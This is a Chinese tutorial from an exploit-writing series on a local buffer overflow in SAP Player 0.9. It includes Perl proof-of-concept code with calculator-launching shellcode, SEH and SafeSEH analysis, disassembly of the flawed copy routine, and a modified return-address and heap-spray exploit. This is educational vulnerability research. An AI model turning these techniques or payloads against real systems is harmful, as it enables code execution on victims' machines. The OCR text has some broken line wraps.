
(编辑提醒:本文涉及的代码已收入随书光盘,请到光盘中查找)

前置知识:无

关键词:SAP 溢出

菜鸟版Exploit编写指南之六十六:

SAP Player 0.9本地缓冲区溢出



文/图 孙嘉骏 张雪

漏洞背景

韩国的Sorinara公司继Soritong后再发展出P3播放程序Streaming Audio Player(SAP),其文件小巧,界面相当现代科技动画感,而且使用上也强调着简单使用,支持格式有MP2、MP3、

M3U、PLA。虽然程序很小,不过基本播放功能都具备了,像是playlist、EQ控制器等,你也可以修改播放速度、调整左右声道,要播放时,直接将文件拖曳到程序即可播放。

但是,此软件也是存在漏洞的。本人对网上公布的一段POC码进行了分析发现了其POC作者的原本攻击思路,但是在实际调试过程中发现了POC码很多问题(不知道是不是软件版本的缘故),于是对其进行了修改处理后成功实现了攻击。本文将揭示Sap Player溢出漏洞,展示漏洞利用的全过程并与大家分享一下本人在此次分析中解决困难的心得,也给大家提供一种思路。有不对之处欢迎指正。

漏洞分析

以下为POC码作者PLATEN在2009-09-03发布的一段代码,大家请看:

```
#!/usr/bin/perl
$junk="\x41"x 35496;
$nseh = "\xEB\x04\x90\x90"; #short jump over
SEH handler
$seh="\x27\x4a\x01\x10"; #universal p/p/r
$nop="\x90"x 100;
$shellcode =    #弹出计算器代码
"\x31\xc9\x83\xe9\xde\xd9\xee\xd9\x74\x24\xf4\
x5b\x81\x73\x13\x38".
"\x78\x73\x8a\x83\xeb\xfc\xe2\xf4\xc4\x90\x37\
x8a\x38\x78\xf8\xcf".
"\x04\xf3\x0f\x8f\x40\x79\x9c\x01\x77\x60\xf8\
xd5\x18\x79\x98\xc3".
"\xb3\x4c\xf8\x8b\xd6\x49\xb3\x13\x94\xfc\xb3\
xfe\x3f\xb9\xb9\x87".
"\x39\xba\x98\x7e\x03\x2c\x57\x8e\x4d\x9d\xf8\
xd5\x1c\x79\x98\xec".
"\xb3\x74\x38\x01\x67\x64\x72\x61\xb3\x64\xf8\
x8b\xd3\xf1\x2f\xae".
"\x3c\xbb\x42\x4a\x5c\xf3\x33\xba\xbd\xb8\
x0b\x86\xb3\x38\x7f\x01".
"\x48\x64\xde\x01\x50\x70\x98\x83\xb3\xf8\xc3\
x8a\x38\x78\xf8\xe2".
"\x04\x27\x42\x7c\x58\x2e\xfa\x72\xbb\xb8\
x08\xda\x50\x88\xf9\x8e".
"\x67\x10\xeb\x74\xb2\x76\x24\x75\xdf\x1b\x12\
xe6\x5b\x78\x73\x8a";
open(fhandle,'>>expl.m3u');
print fhandle $junk.$nseh.$seh.$nop.$shellcode;
close(fhandle);
```

从作者的思路我们可以清楚看出漏洞利用的方式,作者是想利用SEH机制来完成一次攻击。什么是SEH机制呢?在《0Day安全》的第7章讲得很清楚,大家可以仔细阅读一下。那让我们先大致了解一下其工作原理吧!

SEH即异常处理程序,它是Windows异常处理机制所采用的重要数据结构,当系统运行遇到错误的时候,Windows会为程序提供一次补救的机会来处理异常错误。SEH结构如下:

```
DWORD: Next SEH STRUCT
DWORD: Funtion Handle
```

SEH在栈中是以一种链的方式连接在一起的,当异常发生时,系统会先从TEB中取出距离栈顶最近的SEH来处理异常,然后根据链依次找到下一个异常处理例程,直到异常被处理,如果异常不能被处理,最后系统会采用Windows默认的异常处理例程,即弹出一个错误的对话框,然后强制关闭程序。如图1所示可以看到链结构。




图1

那么作者的意图再明显不过了,先用自己ShellCode的地址覆盖掉正常的SEH地址,当程序发生异常的时候,程序会执行被覆盖后的SEH处的地址也即是我们的ShellCode。知道了作者的意图,那我们来看看作者是怎么使用的。作者先把junk(也即是35496个"\x41")输入到文件中,这个目的主要用于实现栈的溢出。$nseh

= "\x E B\x06\x90\x90" 的汇编实际上是jmp 6,$seh="\x27\x4a\x01\x10"则是在系统中找到的一个jmp ebx地址,然后紧跟$nop和shellcode。那这是什么意思呢?我们来看看运行后的栈结构:

```
0x41
0x41
...
0x41
nseh --> 原来为NEXT SHE,现在内容是0xeb 0x06
         0x90 0x90(Jmp 6)
seh  --> 原来为异常处理函数地址,现在即为jmp ebx的
     --> 地址,当执行jmp ebx会跳转到nseh处执行,然
     --> 后运行nseh的代码jmp 6跳过seh从而运行到
     --> nop,最后直到运行shellcode。
nop
...
nop
S --> Shellcode
```

明白了吗?这就是比较简单的S E H利用方式。然而我在实际调试中却发现由于分配的0x41太多以致使整个栈都溢出了,当然也导致S E H结果被0x41覆盖,没有达到攻击的效果,如下图2所示。

0012FC70	41414141	
0012FC74	41414141	
0012FC78	41414141	指向下一个 SEH 记录的指针
0012FC7C	41414141	SE处理程序
0012FC80	41414141	

图2

于是我减小了0x41的长度,使得NSEH和SEH正好覆盖到上面的0x12f c78和0x12f c7c,如图3所示。

0012FC70	41414141	
0012FC74	41414141	
0012FC78	909006EB	指向下一个 SEH 记录的指针
0012FC7C	10014A27	SE处理程序
0012FC80	90909090	

图3

那么大家可能会以为如果是这样攻击就一定成功了。其实不然,在我的调试过程中,当程序发生异常后,程序怎么也不会运行到0x10014a27地址处的指令jmp ebx,开始我也是百思不得其解,后面经过师兄的指导,我发现这是与Windows XP SP2以后的操作系统加入的SafeSEH机制有关的。什么是SafeSEH?大家可以参考《0day安全》的第9章。大致上是当系统向栈帧中安装S E H的时候,还会在栈以外的地方记录SEH的副本,当异常发生以后,系统首先会检查栈帧中的S E H与栈外的S E H副本是否一致,如果两个不匹配,则认为当前的S E H已经不可信了,不去调用其所指的异常处理函数,这也是为什么0day安全中要在Windows 2000平台下进行实验的原因了。于是我便放弃了这种办法,而采用覆盖返回地址的方式来实现。

我把刚才剪短0x41后的P O C码生成的样本文件放入O l l y D b g中运行,发现程序断在了0x4016b e处,是一个写入地址0x13000000异常,如图4所示。于是我打开I D A对程序进行了反汇编分析其发生异常的原因。经过痛苦的分析过程,我终于得出了结果,错误是发生在sub_4015D0这个函数中的。




图4

```
.text:004015D0          sub_4015D0 proc near
.text:004015D0 FilePart      = dword ptr -304h
.text:004015D0 PathName      = byte ptr -300h
.text:004015D0 FileName      = byte ptr -200h
.text:004015D0 String1       = byte ptr -100h
.text:004015D0 lpFileName    = dword ptr  4
...
text:0040163E     call   __filelength     ;得到畸形文件的整个大小并存入eax
.text:00401643    add    esp, 4
.text:00401646    add    eax, 10h
.text:00401649    push   eax              ; eax+4的大小
.text:0040164A    push   40h              ; uFlags
.text:0040164C    call   ds:GlobalAlloc   ;根据文件的大小分配一个
eax+4的堆空间
.text:00401652    mov    ebx, eax         ;把申请的堆地址放入ebx中
.text:00401654    push   esi
.text:00401655    call   __filelength
.text:0040165A    add    esp, 4
.text:0040165D    push   eax
nNumberOfBytesToRead
.text:0040165E    push   ebx              ; lpBuffer申请的堆地址
.text:0040165F    push   esi              ; int
.text:00401660    call   __read           ;把整个文件读入到申请的堆中
```

到此程序把整个文件读入到了刚申请到的

堆空间中,当然还没有发生栈的溢出。那我们接着看。

```
.text:004016B4 loc_4016B4:
.text:004016B4      mov    al, [ebx]    ;这里把栈数据读入到al中
.text:004016B6      cmp    al, 0Ah      ;判断数据是否为0x0a
.text:004016B8      jz     short loc_4016CF
.text:004016BA      test   al, al       ;判断数据是否为0x00
.text:004016BC      jz     short loc_4016CF
.text:004016BE      mov    [esp+ecx+314h+FileName], al ;把数据读入到栈中
.text:004016C5      inc    ecx
.text:004016C6      mov dl, [ebx+1]
.text:004016C9      inc    ebx          ;ebx++,准备读入下一个数据到al中
.text:004016CA      cmp    dl, 0Dh
.text:004016CD      jnz    short loc_4016B4  ;循环
.text:004016CF loc_4016CF:
```

到这里我们就很清楚了,程序把存入堆中的数据转存到栈中,由于栈开辟局部变量的大小总共只有304h个字节,那么只要文件的大小大于304h,返回地址就会被淹没,从而攻击成功。大致思路明白了吧?可是在实际调试过程中,在这个函数返回之前就已经发生了溢出。于是我继续进行单步调试,最终发现时是在离上面代码不远处发生了溢出,跟进去进行分析。

```
.text:00401703      push   ecx          ;此为上面局部变量的地址,现在已经被数据覆盖了
.text:00401704      call   sub_401860   ;发生溢出

sub_401860 proc near
...
.text:00401877      mov    esi, [esp+110h+lpFileName]
.text:0040187E      lea    eax, [esp+110h+String]
.text:00401882      push   esi          ; lpString2
.text:00401883      push   eax          ; lpString1
.text:00401884      call   ds:lstrcpyA  ;数据进行复制的时候发生了溢出
.text:0040188A      lea    ecx, [esp+110h+String]
.text:0040188E      push   ecx          ; lpsz
.text:0040188F      call   ds:CharUpperA ;把读入的数据全部变为大写字母
.text:00401895      lea    ecx, [esp+110h+String]
```

经过上面分析,于是我对poc进行了局部的修改,舍弃覆盖SEH而采用覆盖函数地址的办法。如下:

```
$junk="\x41"x 512;   #再次减小0x41从而实现覆盖的为函数地址而不是SEH地址
$ addr = "\x0a\xaf\xd5\x77"; #改为传统的jmp esp方式 即为覆盖函数的地址0x77d5af0a
$nop="\x90"x 100;
$shellcode #保持不变
open(fhandle,">>expl.m3u");
print fhandle $junk.$addr.$nop.$shellcode;
close(fhandle);
```

再次装入畸形文件,运行结果如图5所示。




图5

函数返回后IP被装入了0x57d55fa,和我们预期的77d5af0a不一样。为什么呢?调试了多次以后我发现在运行完0x0040188f后,栈中0x12f668处的返回地址由77d5af0a变为了57d55f0a。经过分析,原来是0x0040188f处运行了CharUpperA把输入的所有数据由小写转化为了大写,同时也把返回地址和shellcode进行转化。哎呀,真是一波三折啊,不过值得庆幸的是我们已经快接近终点站了。那到底应该这么办呢?shellcode被修改了就没法运行啊。庆幸的是程序在原来堆中读入了原来的没有更改的数据,只要我们能把返回地址改成堆里面的0x90的地址,那么接下来就会运行我们的shellcode了。但是堆分配的地址每次都是不一样的啊?经过我多次实验,发现堆空间起始地址大部分都是分配在0x00178000到0x0017E000之间,也就是说我们只要加大0x90的大小比如说0x10000(65536),然后把返回地址写成0x00184141(0x00184141经过CharUpperA数据不会变化),那么落入0x90指令(也就是nop指令)的概率是很大的,说做就做。先修改一下poc码:

```
$ addr = "\x41\x41\x18\x00";#jmp esp经过CharUpperA数据不会变化
$nop="\x90"x 65536;  #heap spray
```

把生成的文件再次调试运行,发现如图6所示。





图6

看到了吧？经过nop的一大段指令以后最终会掉到我们的Shellcode中进行运行。最终弹出了久违的计算器。哈哈，大功告成了！

